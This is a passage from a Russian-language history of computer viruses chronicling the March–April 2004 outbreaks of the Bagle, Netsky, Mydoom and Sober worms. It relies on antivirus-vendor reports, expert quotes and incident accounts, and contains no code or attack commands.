Появившиеся практически сразу за «Bagle.I.» и «Bagle.J» штаммы «Bagle.K», «Bagle.L» и «Bagle.M» были во многом очень схожи с предыдущими штаммами. Новые версии «Bagle» эффективно распространялись через программы обмена файлами и электронные сообщения с крайне изменчивыми параметрами. Кроме того, они оставляли в компьютерной системе «чёрный ход» в порту TCP 2745. Эти штаммы «Bagle» могли также проникать в инфицируемые компьютеры пользователей в заархивированных утилитой

ZIP файлах, к тому же защищённых паролями. Различия между ними прослеживались, например, в размере содержащего вирус файла и дате, на которую было запрограммировано их самоуничтожение.

Итак, шквал вирусов, включающий в себя многочисленные штаммы «Bagle», «Mydoom» и «Nestky», вызвал состояние перманентной эпидемии, ввиду того что многие из этих вредоносных компьютерных программ распространялись с невероятной даже для недалёкого прошлого скоростью и инфицировали массу компьютерных систем круглосуточно и во всём мире. По данным Panda Software на тот момент в Интернет находились миллионы инфицированных ими электронных писем. Характерной чертой новых штаммов «Bagle», «Mydoom» и «Nestky» стало очень агрессивное поведение при распространении, а это, в свою очередь, приводило к лавинообразному росту трафика и, соответственно, перегрузке компьютерных сетей. Именно по этой причине эпидемия указанных компьютерных вирусов была особенно опасна для предприятий и организаций, ведь на тот момент примерно 95% всех случаев инфицирования приходилось как раз на корпоративные сети. Конечно же, это не означало, что домашние пользователи могли «откинуться на спинку кресла и вздохнуть спокойно». Ведь в условиях постоянно растущего числа находящихся в данный момент в обращении инфицированных электронных сообщений компьютеры домашних пользователей также могли в любое время подвергнуться вирусной атаке. Приведём высказывание руководителя Вирусной лаборатории PandaLabs Луиса Корронса по поводу сложившейся ситуации: «Стандартное представление о том, что причиной вирусной эпидемии является один супервирус, сегодня уже устарело. Создатели вирусов знают об эффективности запуска целых волн вредоносных кодов, увеличивающих вероятность заражения. Это даёт все основания полагать, что именно такая тактика будет применяться в будущем».

А теперь давайте обратимся к совсем другой малоприятной теме. Примерно в это время всем стало окончательно ясно, что вирусописатели объявили друг другу длительную «войну не на живот, а на смерть». По одну сто-

рону окопов оказались авторы «Netsky», по другую – «Mydoom» и «Bagle». В итоге каждый новый штамм этих вредоносных программ стал содержать не столько новые приёмы вирусописания, сколько угрожающие и «непарламентские» высказывания в адрес противостоящей стороны. Кстати, к тому времени уже было отмечено, что «черви», представляющие собой семейство «Netsky», в случае обнаружения в инфицированном компьютере любого штамма «Mydoom» немедленно пытаются блокировать его деятельность, а затем удалить данную вредоносную компьютерную программу с непременным внесением необходимых изменений в системный реестр. По словам Евгения Касперского, «разразившаяся “перепалка” между авторами вредоносных программ, безусловно, провоцирует ухудшение эпидемиологической ситуации в Сети. По всей видимости, подобные инциденты будут наблюдаться до тех пор, пока в Интернет не появятся эффективные инструменты профилактики». «Трудно представить более комичную ситуацию, чем когда горстка вирусописателей безнаказанно играет с глобальной компьютерной сетью, и ни один из участников Интернет сообщества не может предпринять решительных действий по предотвращению этого беспредела, – комментировал далее сложившуюся ситуацию Касперский. – Причём проблема заключается не в отсутствии желания изменить ситуацию, но в несовместимости современной архитектуры Интернет с требованиями к информационной безопасности». Это высказывание CNews дополнил следующим комментарием: «Эксперты “Лаборатории” считают, что подобные инциденты в Интернет будут продолжаться с возрастающей частотой, пока в Сети не будут внедрены эффективные инструменты профилактики, обнаружения и нейтрализации вирусных атак и отслеживания их создателей. До тех пор борьба с вирусными эпидемиями будет представлять собой разрозненную, пассивную оборону, неспособную изменить ситуацию кардинально».

4 марта 2004 года агентство France Presse сообщило, что известная финская антивирусная фирма F-Secure была вынуждена признать факт ошибки одного из сотрудников её лондонского отделения, в результате которой

многим клиентам компании были разосланы электронные письма, инфицированные вирусом «Netsky.B». Проведённое компанией служебное расследование показало, что заражённое письмо было разослано по всем адресам из корпоративного списка рассылки F-Secure. Источником письма стал инфицированный компьютер, принадлежащий одному из подписчиков списка рассылки, но не самой F-Secure. Получатели списка рассылки имеют право писать в него, но при отправке писем в список необходимо получить подтверждение от сотрудника F-Secure. Так было и в случае с заражённым письмом. Однако сотрудник, ответственный за такие подтверждения, проявил недостаточную бдительность и подтвердил отправку письма с «Netsky.B». К счастью, этот вирус к тому времени уже был хорошо изучен, и подавляющее большинство клиентов компании избежали инфицирования: базы антивирусных средств, которые были инсталлированы на их компьютерных системах, содержали необходимые обновления. Тем не менее, в F-Secure назвали происшедшее грубым просчётом. Такое не должно было случиться и никогда не должно повториться, особенно с компанией уровня F-Secure. В истории уже были случаи, когда вирусы рассылались от имени антивирусных компаний. Однако в большинстве случаев вирусописатели специально маскировали заразные послания под сообщения от борцов с компьютерной инфекцией, а вот случаи, подобные этому, происходят очень и очень редко.

8 марта 2004 года несколько антивирусных компаний сообщили о появлении в Интернет новых штаммов вредоносных программ «Sober» – «Sober.D»[36] и «Netsky» – «Netsky.K»[37]. Данные «черви» распространялись по электронной почте в виде вложений и представляли угрозу исключительно для пользователей операционных систем MS Windows. Как сообщали сотрудники компании Symantec, штамм «Sober.D» маскировался под обновление от компании Microsoft. Заголовок и имя вложения выбирались произ-

[36] По классификации Symantec, например, эта вредоносная компьютерная программа получила средний уровень опасности.

[37] Кстати, штамм «Netsky.K» получил у Symantec низкий уровень опасности.

вольным образом, а в тексте электронного сообщения говорилось, что присланный файл якобы устранит опасную «уязвимость» в операционной системе Windows, через которую в компьютер пользователя может проникнуть «Mydoom». После неосторожного запуска файла пользователем компьютера-жертвы «Sober.D» проверял наличие в нём своих более ранних штаммов или родоначальника семейства – «Sober». В том случае, если компьютер не был ими инфицирован, «Sober.D» копировал себя в системную директорию и регистрировался в ключе автоматического запуска системного реестра операционной системы. Затем на экран монитора пользователя инфицированного компьютера в стандартном окне сообщений Windows выводился текст: The patch has been successfully installed («Заплатка успешно установлена»). В том случае, если компьютер уже был инфицирован, «Sober.D» сообщал, что в установке данного обновления нет необходимости, и завершал свою работу.

Как мы уже упомянули выше, в тот же день, 8 марта 2004 года, эксперты компании Symantec зафиксировали начало распространения десятого штамма «Netsky» – «Netsky.K», который практически ничем не отличался от своих предшественников и, как и прежние «члены его семьи», пытался заблокировать деятельность и удалить из компьютера программный код «Mydoom».

13 марта 2004 года специалисты сразу нескольких антивирусных компаний сообщили об обнаружении новых штаммов вредоносной программы «Bagle» – «Bagle.N»[38] и «Bagle.O»[39]. Позволим себе напомнить, что «Bagle» и его многочисленные и регулярно появляющиеся новые штаммы доставляли пользователям Всемирной сети хлопоты со дня появления родоначальника семейства 18 января 2004 года.

---

[38] В августе 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[39] Размер «Bagle.O» в сжатом утилитой FSG виде составляет 23558 байт, а в распакованном 44189 байт.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Bagle.N
Другие названия	Bagle.n, W32/Bagle-N, W32/Bagle-n, W32/Bagle.N, W32/Bagle.n, W32/Bagle.N.worm, W32/Bagle.n.worm, W32/Bagle.n.worm, Beagle.n, W32.Beagle.N, W32.Beagle.n, W32.Beagle.N@MM, W32.Beagle.n@mm
Тип	червь массовой рассылки с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Длина	20650 байт[40]

Два новых штамма, из которых «Bagle.N»[41] волею судеб добился большего «успеха», были в основном аналогичны своим предшественникам, но применяли ещё более хитрые способы проникновения в компьютерные системы пользователей. В частности, наряду с работой с форматом .zip, что умели и штаммы «Bagle.F», «Bagle.G» и «Bagle.H», они обрели способность корректной работы с rar-архивами. Кроме того, пароль к зашифрованному файлу передавался не в текстовом виде, как это было в случае с «Bagle.F», «Bagle.G» и «Bagle.H», а в виде графического изображения, что, естественно, усложняло идентификацию вируса. И, сверх этого, «Bagle.N» и «Bagle.O»[42] могли внедрять свой программный код в тело исполняемых в среде операционной системы Windows файлов, найденных ими в инфицированной компь-

[40] В виде сжатого утилитой FSG файла. В разархивированном состоянии длина файла составляет около 38570 байт.

[41] В отличие от «Bagle.O», «Bagle.N» являлся полиморфным вредоносным кодом.

[42] «Bagle.O» внутри своего программного кода содержал текст, составляющий изображение бабочки. Это изображение никогда не выводилось на экран монитора.

ютерной системе. Кроме того, штаммы «Bagle.O» и «Bagle.N» обладали следующими характеристиками:

распространялись по электронной почте в сообщениях с изменяемыми параметрами, содержащими вложения (в «Bagle.O» файл вложения имел такую же пиктограмму, как программа Windows «Блокнот», а в «Bagle.N» значок был как у программы Windows «True Type шрифт»). Оба штамма могли распространяться и через программы обмена файлами;

заражали и увеличивали размер PE файлов (в случае с «Bagle.O» увеличение составляло 44 Кб, а у «Bagle.N» – 21 Кб);

открывали «чёрный ход» в порту TCP 2556;

завершали процессы заранее определённых программ, включая некоторые антивирусы, межсетевые экраны и средства системного мониторинга;

прерывали процессы предыдущих штаммов «Bagle» и «Netsky»;

функционировали только до 31 декабря 2005 года, а затем прекращали своё распространение.

Через шесть дней, 19 марта 2004 года, специалисты британской компании Sophos обнаружили ещё четыре штамма вредоносной компьютерной программы «Bagle»[43]. Как мы помним, изначально «Bagle» распространялся по электронной почте в виде вложенных в письмо исполняемых файлов. После неосторожного запуска такого файла пользователем компьютера «червь» регистрировал себя в реестре операционной системы Windows и пытался разослать копии своего программного кода по найденным в компьютере адресам. Более поздние штаммы научились прятать собственный код в защищённых паролем архивах форматов zip и rar. Причём пароль к архиву указывался в теле сообщения в графическом виде. Вновь зарегистрированные модификации «Bagle.Q», «Bagle.R», «Bagle.S» и «Bagle.T» вообще не требовали от пользователя выполнения каких-либо действий. Более того, электронные

[43] К этому времени вирусописатели выпустили порядка полутора десятков штаммов «Bagle».

письма не содержали вложений, что вводило в недоумение некоторых пользователей. Для проникновения в компьютерную систему новые штаммы эксплуатировали обнаруженную в 2003 году «уязвимость» в браузере MS Internet Explorer, позволяющую вирусу активизироваться при обычном просмотре электронной корреспонденции. Запускающий скрипт представлял собой HTML код, который автоматически загружал копию вируса от ссылки, скрытой в теле сообщения электронной почты. Таким образом, для реализации вирусной атаки достаточно было вынудить пользователя просмотреть составленное определённым образом послание в программе MS Outlook. После активации вредоносного кода «червь» автоматически соединялся с одним из ранее инфицированных им компьютеров, выбирая произвольный IP-адрес из заранее определённого списка. Далее на компьютер пользователя загружался основной компонент «червя», который затем изменял системный реестр, закрывал запущенные антивирусные процессы, добавлял свой программный код к найденным на логических дисках исполняемым файлам и выполнял ряд других действий. Скажете, хитро задумано? Да, это так. Но неужели за такой промежуток времени с момента обнаружения «уязвимости» в браузере MS Internet Explorer нельзя было установить официальную «заплатку» от Microsoft?!

Пятнадцатый по счёту штамм «Netsky» – «Netsky.P», который впоследствии поразил десятки тысяч корпоративных и домашних компьютеров по всему миру и был признан самым опасным вредоносным программным кодом апреля 2004 года, обнаружили в Интернет вечером 21 марта 2004 года[44].

[44] В июне 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky.P
Другие названия	Netsky.p, NetSky.p, NetSky.P, W32/Netsky.p, W32/Netsky.P, W32/Netsky-p, W32/Netsky-P, W32/Netsky.p-mm, W32/Netsky.P-mm, W32/Netsky.p@mm, W32/Netsky.P@MM, W32/Netsky.p.worm, W32/Netsky.P.worm, Win32/Netsky.worm.p, Win32.Netsky.worm.P, Win32.Netsky.p, Win32.Netsky.P, I-Worm.Netsky.p, I-Worm.Netsky.P, PE_NETSKY.p, PE_NETSKY.P
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	17 Кб[45]

«Netsky.P» был функционально во многом аналогичен предыдущим штаммам и в очередной раз в качестве «приманки» использовал имена знаменитостей, соблазняя легковерных предложениями о просмотре обнажённой поп «звезды» Бритни Спирс или о бесплатном скачивании песен Эминема и компьютерных программ. Увы, но, судя по огромному количеству инфицированных «Netsky.P» компьютерных систем пользователей, во многих случаях этот приём действовал по-прежнему безотказно.

В целом опасность инфицирования компьютерных систем продолжала нарастать. Например, 26 марта 2004 года были получены свидетельства о том, что авторы «Netsky» и его штаммов передали вредоносный компьютерный код группе злоумышленников, что могло повлечь за собой написание и

[45] В виде файла, сжатого утилитой FSG.

вброс в Интернет новой партии более опасных «червей». Руководителя лаборатории PandaLabs Луис Корронс призывал: «Не стоит терять бдительность, новые версии могут появиться в любой момент. Факт, что именно новые версии усложняют ситуацию, поскольку обычно каждый такой “червь” является усовершенствованной моделью своего предшественника и способен нанести ещё больший вред». Во избежание проблем Panda Software советовала пользователям «с осторожностью обращаться со всеми полученными по электронной почте сообщениями и использовать обновлённые антивирусы, способные обнаруживать и уничтожать вредоносные коды, пытающиеся проникнуть в систему, независимо от времени их создания».

Шестнадцатый и семнадцатый штаммы «Netsky» – «Netsky.Q» и «Netsky.R» – обнаружили в Интернет 28 марта 2004 года[46] и вечером 29 марта 2004 года, соответственно.

[46] В июне 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky.Q
Другие названия	Netsky.q, NetSky.q, NetSky.Q, W32/Netsky.q, W32/Netsky.Q, W32/Netsky-q, W32/Netsky-Q, W32/Netsky.q-mm, W32/Netsky.Q-mm, W32/Netsky.q@mm, W32/Netsky.Q@MM, W32/Netsky.q.worm, W32/Netsky.Q.worm, Win32/Netsky.worm.q, Win32.Netsky.worm.Q, Win32.Netsky.q, Win32.Netsky.Q, I-Worm.Netsky.q, I-Worm.Netsky.Q, PE_NETSKY.q, PE_NETSKY.Q
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	16 Кб[47]

Как и предшествующие штаммы, «Netsky.Q» распространялся по электронной почте в виде вложений. При этом письма маскировались под сообщения об ошибке, которые обычно автоматически генерируются почтовыми серверами в случае невозможности доставки посланий. К примеру, в поле «Тема» могла указываться строка Delivery Error («Ошибка доставки»), а в теле сообщения строка Mail Delivery – This mail couldn't be displayed («Доставка почты – Эта почта не может быть доставлена»).

После неосторожного открытия пользователем присланного ему файла с расширением *.pif или *.zip «Netsky.Q» регистрировался в системном реестре и пытался обнаружить и удалить некоторые штаммы вредоносных программ «Mydoom», «Mimail» и «Bagle». В программном коде «Netsky.Q» также содержались текстовые строки, в которых авторы выражали своё резко

[47] В виде файла, сжатого утилитой FSG.

отрицательное отношение к распространителям вирусов и электронным взломщикам.

31 марта, а также каждый понедельник апреля «Netsky.Q» предпринимал попытки отправки своих копий по найденным на инфицированном компьютере адресам электронной почты. Кроме того, 7 и 12 апреля «червь» пытался вывести из строя некоторые ресурсы Интернет, расположенные по адресам Kazaa.com, Edonkey2000.com и Cracks.am. «Netsky.Q» активизировался автоматически при просмотре содержащего его сообщения в окне быстрого просмотра MS Outlook. Он делал это посредством использования «уязвимости» Exploit/Iframe, присутствующей в версиях 5.01 и 5.5 MS Internet Explorer и позволяющей автоматически запускать вложенные файлы. «Netsky.Q» имитировал различные звуки в период с $5^{\underline{00}}$ до $10^{\underline{59}}$ часов утра 30 марта 2004 года.

Штамм «Netsky.R» в основном повторял программный код своего непосредственного предшественника – «Netsky.Q». Он также удалял из системного реестра записи, принадлежащие некоторым «червям», таким, как «Mydoom.A», «Mydoom.B», «Mimail.T» и некоторым штаммам «Bagle», пытался инициировать отказы от обслуживания (DoS) на некоторых Web-сайтах и т. п. В отличие от «Netsky.Q» этот штамм, ничем особенным не выделяясь индивидуально, тем не менее, также внёс свою лепту в тяжёлую эпидемиологическую обстановку первого полугодия 2004 года.

29 марта компания Panda Software предупредила о появлении очередного штамма вредоносной компьютерной программы «Bagle» – «Bagle.U»[48]. Следует заметить, что за это время авторы вируса выпустили уже около двух десятков штаммов «червя», некоторые из которых для проникновения в компьютерную систему использовали весьма оригинальные схемы маскировки. Так, начиная с шестой версии «червь» научился прятать собственный программный код внутри защищённых паролем zip-архивов, а модификации с индексами «N» и выше получили поддержку формата .rar, пароль к архиву в

[48] Длина файла составляет 8208 байт, а в распакованном виде около 50 Кб.

этом случае указывался в графическом виде. Новый штамм также имел ряд оригинальных черт:

содержащие вредоносный файл электронные письма имели пустое поле «Тема», и у них полностью отсутствовало содержимое;

после запуска вложения, которое во всех случаях имело расширение *.exe, «Bagle.U» автоматически загружал компьютерную игру «Червы», входящую в комплект стандартной поставки операционных систем Windows;

«Bagle.U» самоуничтожался в том случае, если системная дата установлена на 1 января 2005 года или более позднюю дату.

После проникновения в компьютерную систему «Bagle.U» открывал порт 4751 и пытался сообщить об этом своему «хозяину», соединяясь с одним из Web-сайтов. Затем «Bagle.U», используя встроенный SMTP сервер, инициировал отправку собственных копий по найденным им в компьютере адресам электронной почты.

Крайне похожий на «Bagle.U» и появившийся в Интернет практически вслед за ним «Bagle.V» распространялся в электронных сообщениях, опознать которые можно было по пустым теме и тексту электронного сообщения. Расширение вложенного файла также всегда было *.exe. После запуска файлов, содержащих «Bagle.V», он открывал порт TCP 4751. Через него он пытался соединиться с Web-веб страницей для получения данных на инфицированный компьютер. Этот штамм функционировал также только до 1 января 2005 года.

Вместе с тем, помимо схожих характеристик, у этих «червей» были и не слишком значимые отличия друг от друга, например, значок вложенного файла, содержащего «Bagle.V», представлял собой изображение шприца.

На фоне предыдущих сообщений о бесконечном «вирусостроительстве» нисколько не удивляет сообщение Reuters, сделанное 29 марта 2004 года со ссылкой на опубликованное исследование компании McAfee Security: «Компьютерные вирусы мешают развитию малого бизнеса в Европе, поскольку из-за недавних атак из всемирной сети 22% компаний в этом секторе

вынуждены были прерывать свою деятельность». По данным производителя программного обеспечения Network Associates хуже всего пришлось малому бизнесу во Франции и Италии: в этих странах свою деятельность приостановили 50% и 30% предприятий соответственно, не выдержав пришедшей из Интернет компьютерной заразы. Согласно определению Network Associates, предприятием малого бизнеса можно назвать те компании, в которых по найму работает менее 20 человек. В Западной Европе таких компаний насчитывается около 14 млн. Каждая атака вируса из Всемирной сети обходится малым предприятиям приблизительно в 5000 евро. По оценке McAfee в целом за год киберпреступники лишают западноевропейский малый бизнес 22 млрд. евро. «Похоже, дела обстоят всё хуже и хуже. В первом квартале этого года было больше предупреждений об атаке вирусов, чем в течение всего 2003 года», – сказал Джек Кларк, консультант McAfee в области технологий.

Эксперты CNews отреагировали на эти и другие приводимые цифры и оценки более широкой постановкой вопроса, которая, возможно, объясняет суть происходившего в первые три месяца 2004 года: «Не только масштаб эпидемии привлёк внимание специалистов, ряд особенностей в распространении “Mydoom” позволяет сделать вывод о том, что “червь” не является ординарным порождением вирусовисателей. Как рассказал Александр Гостев, вирусный аналитик “Лаборатории Касперского”, ряд фактов свидетельствует о том, что эпидемия “Mydoom” стартовала после предварительной подготовки. В середине января 2004 года на протяжении примерно двух недель в Сети наблюдался поток “бессмысленного спама” – сообщений, рассылавшихся по спамерской технологии, со всеми признаками “мусорных писем”, но при этом ничего не рекламировавших[49]. Эти события стали звеньями одной цепи – злоумышленники заразили несколько тысяч компьютеров, выждали некоторое время, протестировали получившуюся распределённую сеть и согласованно приступили к активным действиям. Не мудрено, что подобная атака на

[49] Более подробно эту животрепещущую тему мы планируем рассмотреть позднее.

Сеть развивалась так стремительно и продолжает наносить значительный ущерб. Кроме того, на фоне основной эпидемии была отмечена повышенная активность “Dumaru” и “Mimail”. Можно считать, что симбиоз вирусописателей и спамеров, об опасности которого уже давно предупреждали аналитики, проявился в полной красе. Виртуальная реальность предоставляет реальные шансы заработать, причём не всегда законным путём. Союз группировок киберпреступников поможет им увеличить барыши от своей деятельности, несовершенство правовой базы и территориальная свобода Сети только способствуют этому. Как будут развиваться события дальше? “У “Mydoom” есть “срок годности”, конкретно эта эпидемия прекратится, – говорит Константин Архипов, руководитель российского представительства компании Panda Software, – но мы должны быть готовы к тому, что можем столкнуться с новыми атаками в ближайшее время. Эпидемия “Mydoom” закончится, но вирусные эпидемии, как таковые, не прекратятся никогда”. Данная эпидемия – лишь первая ласточка новой формации киберпреступлений, финансовая и политическая мотивации будут способствовать их дальнейшему развитию». Извините за длинную цитату, но в ней, как нам представляется, заключается квинтэссенция многих рассуждений о том, что было и куда двигается компьютерный андеграунд, что будет, каковы цели андеграунда на ближайшую и среднесрочную перспективы.

Безусловно, в немалой степени успеху «Mydoom» способствовали и сами пользователи. Ясно и то, что до сих пор находятся люди, не имеющие ни малейшего понятия об антивирусной защите. По цифрам, которые приводились CNews со ссылкой на исследования, проведённые компанией Panda Software весной 2004 года, получается, что более 66% пользователей в Европейском Союзе (!) не имели адекватной антивирусной защиты: либо у них вообще не было установлено антивирусное программное обеспечение, либо программы не обновлялись вовремя или были неправильно настроены. Эти упущения как источник разрастания вирусных эпидемий и пандемий крайне важны и удручающи, но всё же вторичны, ведь они существовали и ранее, а

такого напора вредоносных компьютерных программ на сами устои компьютерного сообщества ранее, до января 2004 года, не наблюдалось. Значит, причина на самом деле лежит гораздо глубже традиционных проблем прошлых лет?

Да, с повышением мобильности Интернет под атаку вирусописателей попадут пользователи смартфонов и карманных персональных компьютеров, и аналитики тысячу раз правы, когда говорят о том, что «уже в 2005 году мы станем свидетелями первых вирусных эпидемий для этих устройств, проблема массового мобильного спама может возникнуть ещё раньше. И хотя как таковых вирусов для платформ Palm, Symbian, Pocket PC пока нет, производители антивирусного программного обеспечения уже во всеоружии противостоят пока что призрачной угрозе. Дело опять за рядовыми пользователями, ведь знать об опасности – еще полдела».

Но опять-таки сводить всё к отнюдь не безгрешному пользователю – это путь в никуда. Люди были, есть и будут людьми со всеми присущими им достоинствами и недостатками, они будут по-прежнему забывать вовремя установить необходимые программные обновления и современные версии антивирусных средств и т. д. Этот фактор останется постоянно действующим и увеличивающим риск и уровень угрозы. Поэтому, как нам кажется, необходимо понимание самого феномена современного компьютерного андеграунда, первоочередных мотивов быстрого сближения отдельных группировок этого достаточно закрытого сообщества. Тогда и бороться можно будет с причинами, а не следствием. Завершить эти наши рассуждения хочется следующим высказыванием: «Виртуальный терроризм становится в наши дни настоящей угрозой, убытки от деятельности киберпреступников сопоставимы с разрушениями и потерями от реальных терактов. Выживет ли Сеть в её нынешнем виде, какие шаги предпримут государства и бизнес для защиты своих интересов? Время покажет. Но новая эпоха уже наступила».

1 апреля 2004 года отец-основатель и Главный разработчик Microsoft Билл Гейтс распространил среди подписанных на рассылку Executive Email

клиентов[50] этой компании электронное послание, посвящённое проблеме компьютерной безопасности[51]. Письмо Билла Гейтса начиналось с повествования о том, что вредоносные компьютерные программы существуют уже не первое десятилетие, но в последние годы с распространением Интернет, высокоскоростных каналов передачи данных и появлением миллионов и миллионов новых сетевых устройств данная проблема стала особенно актуальной. С появлением по-настоящему Глобальной компьютерной сети компьютерные вирусы и черви могут распространяться за считанные минуты, наглядными примерами чему стали «Slammer», «Blaster», «Sobig» и «Mydoom», терроризировавшие Интернет в последний год. Далее Билл Гейтс указывал на то обстоятельство, что за прошедшие годы весьма серьёзно улучшились навыки компьютерных злоумышленников, которые с помощью «червей» и «троянских» программ научились брать под свой контроль компьютерные системы рядовых пользователей и использовать их в своих нечистоплотных целях, организуя и проводя широкомасштабные распределённые атаки. Приведённые выше факты требовали, естественно, нового подхода к обеспечению безопасности. Из буквы и духа заявления Гейтса следовало, что для руководимой им компании основными направлениями повышения безопасности являются разработка методов изоляции вредоносного программного кода и повышение устойчивости всей системы к его воздействию. И Microsoft, дескать, планирует целый ряд мероприятий, среди которых выпуск необходимых сервис-паков, а также совершенствование систем защиты от спама и других направлений защиты компьютеров. Важнейшим направлением деятельности Microsoft станет также совершенствование средств обновле-

---

[50] В этой рассылке первые лица Microsoft выражают своё мнение по различным актуальным проблемам отрасли информационных технологий.

[51] Как мы помним, в 2002 году с подобного письма-обращения Билла Гейтса к сотрудникам Microsoft началась инициатива «Trustworthy Computing», задачей которой являлось обеспечение такого положения, при котором программные продукты Microsoft станут как можно более безопасными.

ния программного обеспечения, в компании намерены предложить средства, обеспечивающие оперативную установку нужных обновлений на максимально возможное число компьютеров, чтобы число «уязвимых» компьютеров было как можно меньшим. Особое внимание было обещано уделить средствам аутентификации пользователей – от парольной защиты до смарт-карт и современных биометрических методов.

5 и 6 апреля 2004 года сразу несколько антивирусных компаний сообщили об обнаружении новых штаммов вредоносной компьютерной программы «Netsky» – «Netsky.S» и «Netsky.T», которые наравне с более ранними штаммами распространились по электронной почте в виде вложений. Причём некоторые специалисты утверждали, что либо эти «черви» написаны другим вирусописателем, либо прежний поменял свой «почерк». И тому, естественно, были свои причины. Например, в отличие от предыдущих штаммов «Netsky.S» и «Netsky.T»:

прекратили попытки удаления с «жёсткого» диска вредоносного кода «Bagle»;

стали открывать «чёрный ход» в компьютерную систему через порт 6789;

обрели способность к выполнению некоторых действий, которые очень усложнили процесс их удаления из компьютерной системы.

Последние заключались в том, что оба штамма постоянно сохраняли в оперативной памяти компьютера сразу два процесса, и при закрытии одного из них другой процесс сразу же осуществлял попытки его перезапуска. Более того, эти штаммы умели защищать свои ключи в системном реестре от удаления.

Вложенный файл «Netsky.S» и «Netsky.T» представлял собой сжатое при помощи специальной утилиты UPX приложение размером в 18432 байта. После активизации «черви» регистрировались в системном реестре и начинали сканирование всех без исключения логических дисков компьютера от C: до Z: (CD-приводы пропускались) с целью поиска адресов для последующей

рассылки своего программного кода. Кроме того, в период с 14 по 23 апреля 2004 года «Netsky.S» и «Netsky.T» прилагали максимум усилий для выведения из строя[52] следующих ресурсов Интернет: www.cracks.am, www.emule.de, www.kazaa.com, www.freemule.net и www.keygen.us.

8 апреля 2004 года в Интернет было отмечено появление очередного штамма «Netsky» – «Netsky.U», распространявшегося по электронной почте в сообщении с изменявшимися параметрами, но всегда содержавшем вложенный файл с расширением *.pif. После проникновения в компьютерную систему пользователя и активизации «Netsky.U» создавал специальную программу, «прослушивавшую» порт TCP 6789, и рассылал собственный вредоносный код при помощи собственного механизма SMTP по всем найденным адресам электронной почты. Кроме того, «Netsky.U» создавал объект «Mutex» для избежания одновременного запуска нескольких копий, а в период с 14 по 23 апреля 2004 года пытался инициировать отказы в обслуживании на различных Web-сайтах.

15 апреля 2004 года компания Symantec обнаружила двадцать первый по счёту штамм «Netsky» – «Netsky.V», распространявшегося по электронной почте в сообщении с изменявшимися параметрами и не содержавшем вложенного файла, вместо которого оно содержало код HTML, использующий «уязвимость» ObjectData. После запуска этого кода автоматически загружался «червь». Итак, «Netsky.V» инициировал весьма обычные процедуры установки: копировал себя в директорию Windows под именами kasperskya-veng.exe и skyav.tmp, обеспечивая свой автоматический запуск при каждом включении компьютера, регистрировался в реестре операционной системы, а также осуществлял поиск адресов электронной почты для последующей рассылки. Далее производилась установка серверов HTTP и FTP, прослушивающих порты 5557 и 5556, соответственно. Для рассылки писем использовал-

[52] Путём организации на них DoS атаки.

ся встроенный сервер SMTP. «Netsky.V» выполнял на инфицируемых компьютерных системах различные действия, включая следующие:

- создание просматривающей порты TCP 5557 и 5556 программы («Netsky.V» пытался через порт 5557 соединиться с установленным на инфицированном компьютере собственным сервером HTTP и получить оттуда файл index.html. Код, содержащийся в этом файле, позволял через порт 5556 подключиться к FTP-серверу и скачать исполняемый компонент «червя»);

- поиск электронных адресов в файлах со следующими расширениями: *.adb, *.asp, *.cfg, *.cgi, *.dbx, *.dhtm, *.doc, *.eml, *.htm, *.html, *.jsp, *.mbx, *.mdx, *.mht, *.mmf, *.msg, *.nch, *.ods4, *.oft, *. php, *.pl, *.ppt, *.rtf, *.sht, *.shtm, *.stm, *.tbb, *.txt, *.uin, *.vbs, *.wab, *.wsh, *.xls и *.xml;

- рассылка себя по обнаруженным адресам при помощи собственного SMTP механизма;

- создание объекта Mutex для избежания одновременного запуска нескольких копий;

- если системная дата попадала в интервал с 22 по 28 апреля 2004 года, «червь» старался вывести из строя ресурсы www.keygen.us, www.freemule.net, www.kazaa.com, www.emule.de и www.cracks.am путем организации на них DoS-атаки.

16 апреля 2004 года компания Symantec зафиксировала появление нового штамма «Mydoom» – «Mydoom.I», который по своей функциональности был близок к оригинальной версии. Вредоносная программа также могла распространяться по электронной почте в письмах с вложенными файлами. При этом вложение могло иметь как одно, так и два расширения, а его название всегда выбиралось из списка: body, data, doc, document, file, message, readme, test или text. После запуска пользователем присланного файла «червь» добавлял записи в системный реестр для осуществления автоматического запуска при каждой последующей загрузке операционной системы Windows. Затем, при помощи встроенного SMTP сервера, он начинал рассылку собственных копий по адресам, найденным на инфицированном ком-

пьютере. При этом обратный адрес фальсифицировался, а тема и содержание электронного сообщения выбирались произвольно из заранее составленных перечней. «Mydoom.I» мог инфицировать компьютеры, управляемые операционными системами Windows 95/98/Me/2000/NT/XP. Добавим, что данный штамм «Mydoom» так и не получил широкого распространения.

Двадцать второй штамм «Netsky» – «Netsky.W» не заставил себя долго ждать и был зарегистрирован специалистами компании Panda Software 16 апреля 2004 года в один день с появлением «Mydoom.I». Этот «червь» был написан на языке программирования Visual C++ v.6.0, упакован UPX 1.24 и имел некоторые отличия от предыдущего штамма, загружавшего свой основной компонент в компьютер посредством соединения с удалённым сервером FTP, – «Netsky.W» с этой целью использовал только электронную почту. Файл-вложение имел размер 24064 байта и одно из расширений: *.exe, *.pif, *.scr, *.zip. После проникновения в компьютер «Netsky.W» создавал в директории операционной системы Windows несколько файлов со своими копиями (в том числе visualguard.exe) и вносил в системный реестр изменения для активизации при каждой следующей загрузке компьютерной системы. В процессе рассылки копий вредоносного кода «Netsky.W» применял встроенный сервер SMTP. При этом тема и содержание писем формировались случайным образом из заранее заданных строк текста, а обратный адрес сообщений фальсифицировался. Для обмана адресата сфабрикованные «Netsky.W» электронные послания содержали упоминание того, что они якобы были проверены антивирусом «Norton OnlineScan» на предмет наличия в них 